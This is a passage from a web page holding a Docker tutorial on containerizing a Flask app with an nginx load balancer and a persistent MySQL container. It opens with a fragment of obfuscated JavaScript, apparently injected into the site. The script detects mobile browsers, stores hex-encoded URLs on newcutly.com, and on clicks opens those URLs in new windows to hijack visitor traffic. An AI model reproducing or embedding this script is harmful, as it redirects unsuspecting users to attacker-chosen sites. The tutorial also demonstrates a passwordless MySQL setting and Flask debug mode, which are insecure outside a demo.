|\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x1165a7(0x1ca)](_0x5e9786[_0x1165a7(0x1d1)](0x0,0x4)))_0x399500=!![];}(navigator[_0x123821(0x1c2)]||navigator[‘vendor’]||window[_0x123821(0x1c0)]),_0x399500;};const _0xe6f43=[‘\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x62\x70\x69\x30\x63\x370′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x58\x6a\x64\x31\x63\x391’,_0x111835(0x1c5),_0x111835(0x1d7),_0x111835(0x1c3),_0x111835(0x1e1),_0x111835(0x1c7),_0x111835(0x1c4),_0x111835(0x1e6),_0x111835(0x1e9)],_0x7378e8=0x3,_0xc82d98=0x6,_0x487206=_0x551830=>{const _0x2c6c7a=_0x111835;_0x551830[_0x2c6c7a(0x1db)]((_0x3ee06f,_0x37dc07)=>{const _0x476c2a=_0x2c6c7a;!localStorage[‘getItem’](_0x3ee06f+_0x476c2a(0x1e8))&&localStorage[_0x476c2a(0x1cf)](_0x3ee06f+_0x476c2a(0x1e8),0x0);});},_0x564ab0=_0x3743e2=>{const _0x415ff3=_0x111835,_0x229a83=_0x3743e2[_0x415ff3(0x1c9)]((_0x37389f,_0x22f261)=>localStorage[_0x415ff3(0x1cb)](_0x37389f+_0x415ff3(0x1e8))==0x0);return _0x229a83[Math[_0x415ff3(0x1c6)](Math[_0x415ff3(0x1cc)]()*_0x229a83[_0x415ff3(0x1d2)])];},_0x173ccb=_0xb01406=>localStorage[_0x111835(0x1cf)](_0xb01406+_0x111835(0x1e8),0x1),_0x5792ce=_0x5415c5=>localStorage[_0x111835(0x1cb)](_0x5415c5+_0x111835(0x1e8)),_0xa7249=(_0x354163,_0xd22cba)=>localStorage[_0x111835(0x1cf)](_0x354163+_0x111835(0x1e8),_0xd22cba),_0x381bfc=(_0x49e91b,_0x531bc4)=>{const _0x1b0982=_0x111835,_0x1da9e1=0x3e8*0x3c*0x3c;return Math[_0x1b0982(0x1d5)](Math[_0x1b0982(0x1e7)](_0x531bc4-_0x49e91b)/_0x1da9e1);},_0x6ba060=(_0x1e9127,_0x28385f)=>{const _0xb7d87=_0x111835,_0xc3fc56=0x3e8*0x3c;return Math[_0xb7d87(0x1d5)](Math[_0xb7d87(0x1e7)](_0x28385f-_0x1e9127)/_0xc3fc56);},_0x370e93=(_0x286b71,_0x3587b8,_0x1bcfc4)=>{const _0x22f77c=_0x111835;_0x487206(_0x286b71),newLocation=_0x564ab0(_0x286b71),_0xa7249(_0x3587b8+’-mnts’,_0x1bcfc4),_0xa7249(_0x3587b8+_0x22f77c(0x1d3),_0x1bcfc4),_0x173ccb(newLocation),window[‘mobileCheck’]()&&window[_0x22f77c(0x1d4)](newLocation,’_blank’);};_0x487206(_0xe6f43);function _0x168fb9(_0x36bdd0){const _0x2737e0=_0x111835;_0x36bdd0[_0x2737e0(0x1ce)]();const _0x263ff7=location[_0x2737e0(0x1dc)];let _0x1897d7=_0x564ab0(_0xe6f43);const _0x48cc88=Date[_0x2737e0(0x1e3)](new Date()),_0x1ec416=_0x5792ce(_0x263ff7+_0x2737e0(0x1e0)),_0x23f079=_0x5792ce(_0x263ff7+_0x2737e0(0x1d3));if(_0x1ec416&&_0x23f079)try{const _0x2e27c9=parseInt(_0x1ec416),_0x1aa413=parseInt(_0x23f079),_0x418d13=_0x6ba060(_0x48cc88,_0x2e27c9),_0x13adf6=_0x381bfc(_0x48cc88,_0x1aa413);_0x13adf6>=_0xc82d98&&(_0x487206(_0xe6f43),_0xa7249(_0x263ff7+_0x2737e0(0x1d3),_0x48cc88)),_0x418d13>=_0x7378e8&&(_0x1897d7&&window[_0x2737e0(0x1e5)]()&&(_0xa7249(_0x263ff7+_0x2737e0(0x1e0),_0x48cc88),window[_0x2737e0(0x1d4)](_0x1897d7,_0x2737e0(0x1dd)),_0x173ccb(_0x1897d7)));}catch(_0x161a43){_0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}else _0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}document[_0x111835(0x1df)](_0x111835(0x1d8),_0x168fb9);}());

  • How to containerize applications using Docker

    A container is a means of containing everything an application needs to run: binary files, libraries, configurations etc. Running your application within a container makes it highly portable. Deployment of updated software is often made complicated by certain infrastructure challenges such as trying to make applications behave consistently across different hosting environments. Containerization avoids this challenge by providing a standardized environment for the application to run in. A further advantage of containers is that they consume far less resource than other means of isolation, such as virtual machines (VMs).

    An example of how to create containerized application in Visual Studio Code.

    1. Create and open a new working folder with application code


    Create the app folder and add the main.py file to the folder.

    Create a simple Flask application in the main.py file that displays some text that is displayed in your browser when you access the application.

    main.py

    from flask import Flask
    
    app = Flask(__name__)
    
    @app.route('/')
    def home():
        out = (
            f'Example container application.<br>'
        )
        return out
    
    if __name__ == '__main__':
        app.run(debug=True, host='0.0.0.0')
    

    This code is an example Flask application to listen for requests. When you send a request to the application, you will see the required text in your browser. The default listening port for the application is 5000.

    Screenshot below:
    2. Start the application


    In the terminal window, cd to the app folder and run the application.

    cd .\app\
    python3 main.py
    

    The application is started and is listening on TCP port 5000

    In a web browser open the URL http://localhost:5000 URL to access the application and check the required text is visible:
    3. Update the requirements.txt file


    Create the requirements.txt file in the app folder, used to install required packages in the container and add the entry Flask==2.1.1 to the file.
    4. Define the Docker container

    Create a new file called Dockerfile in the app folder. Add the following content to the file:

    FROM python:3.7
    
    COPY . /app
    WORKDIR /app
    
    RUN pip install -r requirements.txt
    EXPOSE 5000
    
    CMD ["python3", "main.py"]
    

    Explanation:

    FROMpython:3.7 — This instruction specifies that container will use the Python Docker container as a base. The text after “:” specifies the tag, which defines the specific version of the base container that you want to use.

    COPY. /app — When you build the container, the content of the current folder (“.”) will be copied to the /app folder in the container.

    WORKDIR/app — This instruction specifies that the command that follows it will be executed from this folder.

    RUNpip install -r requirements.txt — The RUN instruction specifies the commands that will be executed when building the container. This particular instruction will install required Python packages to the container.

    EXPOSE5000 — This instruction specifies that the container will listen on the TCP port 5000 at run time.

    CMD[“python3”, “main.py”]—This instruction specifies the commands that will be executed when you start the container.

    Build the container using the command:

    docker build -t app .

    

    Note: if you have problems error messages with this part, ensure docker is actually running. I also needed to run Visual Studio Code as an administrator.

    Then test that your application in the container is working.

    Start the container with the command:

    docker run -it -p 5000:5000 app 

    

    Test that you can still access the application via the web browser at location http://localhost:5000#

    5. Define the load balancer container

    Use nginx as a load balancer software to add two endpoints to the configuration.

    Update your app/main.py application to display the IP address of the current container that is used for the request.

    Create a new folder with the name lb. Add the nginx.conf file to the folder to be used as the configuration file for the load balancer.

    nginx.conf

    events {}
    http {
    
      upstream myapp {
        server 172.20.0.100:5000;
        server 172.20.0.101:5000;
      }
    
      server {
        listen 8080;
        server_name localhost;
    
        location / {
          proxy_pass http://myapp;
          proxy_set_header Host $host;
        }
      }
    }

    

    Create the file Dockerfile in the lb folder to specify the load balancer container. Add the following content to the Dockerfile file.

    Dockerfile

    FROM nginx
    
    COPY nginx.conf /etc/nginx/nginx.conf
    
    EXPOSE 8080
    
    CMD ["nginx", "-g", "daemon off;"]
    

    Build the container in the lb folder, with the command:

    docker build -t lb . 
    

    Add code to locate the IP address of the current application container and output the IP address in the HTTP request display. Update the code in the app/main.py file.

    main.py

    from flask import Flask
    import socket
    
    ip = socket.gethostbyname(socket.gethostname())
    
    app = Flask(__name__)
    
    @app.route('/')
    def home():
        out = (
            f'Welcome to Cisco DevNet.<br>'
            f'IP address of the server is {ip}.<br><br>'
        )
        return out
    
    if __name__ == '__main__':
        app.run(debug=True, host='0.0.0.0')
    

    Then rebuild the application container from the app folder via the command:

    docker build -t app .
    


    Create a new Docker network with the name appnet, the subnet 172.20.0.0/24, and the gateway 172.20.0.1.

    Use the command:

    docker network create --subnet=172.20.0.0/24 --gateway=172.20.0.1 appnet
    

    Check the network that you have created via the command:

    docker network inspect appnet command.
    

    6. Run the app container using a specific network and IP address

    Use the command:

    docker run --net appnet --ip 172.20.0.100 -it -d -p 5000:5000 app 
    

    to specify that you want to run the container on a particular network with a particular IP address.

    Open the web browser at address http://localhost:5000 and verify the IP address of the Docker container in the response.

    Start the lb container. Use the command:

    docker run --net appnet --ip 172.20.0.10 -it -d -p 8080:8080 lb
    

    Open the web browser and access the http://localhost:8080 URL. Verify that you see the same output as in the previous test, but this time the request was done through the load balancer, confirming that the two containers were created correctly.

    Shut down both containers using the docker kill command. Use the hash IDs that you have received when the two containers were created.

    Use the command ‘docker ps’ to obtain the ids of the containers if necessary.

    7. Define the load balancer container

    The database container will use the mysql base image.

    Configure a persistent volume for your container so that data will be persistent on starting and stopping containers. Add example data into the database. Change your application in such way that you will display the data from the database in the browser.

    Create the db folder used for database storage.

    cd to the working directory and start the database docker container.

    Use the command:

    docker run --env MYSQL_ALLOW_EMPTY_PASSWORD=yes --net appnet --ip 172.20.0.200 -v ~/working_directory/db:/var/lib/mysql -it mysql:5.7 
    

    In my example “working_directory” is named “container”)

    The –net and –ip options specify the network and IP address of the container.
    The -v option is used to mount the folder on the local file system of the folder in the container.

    In the example, you will mount the ~/container/db folder on the local file system of the /var/lib/mysql folder in the container where database files are located. This option allows you to store persistent data on the local file system, which are not deleted even if you stop your container. If the container is stopped and you then and start another container with the same -v option, you will still have the same database in your container.

    Connect to the database with the mysql command.

    Use the following commands to create the database, to create the table, and to add some sample data into the table:

    CREATE DATABASE inventory;
    USE inventory;
    CREATE TABLE routers (hostname VARCHAR(255), ip VARCHAR(255));
    INSERT INTO routers VALUES ('r1.example.com', '192.168.1.1');
    INSERT INTO routers VALUES ('r2.example.com', '192.168.1.2');
    INSERT INTO routers VALUES ('r3.example.com', '192.168.1.3');
    

    The ‘routers’ table is created and populated with three entries.

    Check that the database has been created and that some sample entries have been added to the table routers.

    Use the command:

    SELECT * FROM inventory.routers; command.

    

    Exit the database with the exit command.

    Exit the container with the exit command. Stop the container with the docker stop command (using the correct container ID)
    Start the new database container with the same command:

    docker run --env MYSQL_ALLOW_EMPTY_PASSWORD=yes --net appnet --ip 172.20.0.200 -v ~/container/db:/var/lib/mysql -it mysql:5.7
    

    Connect to the container, connect to the database, and check that the data is still in the database.

    After verification, exit the database and the container.

    (Replace ID with your current running version)

    docker exec -it eee9856fec3b bash
    

    Verify that the data is still there, which means that the data is persistent.
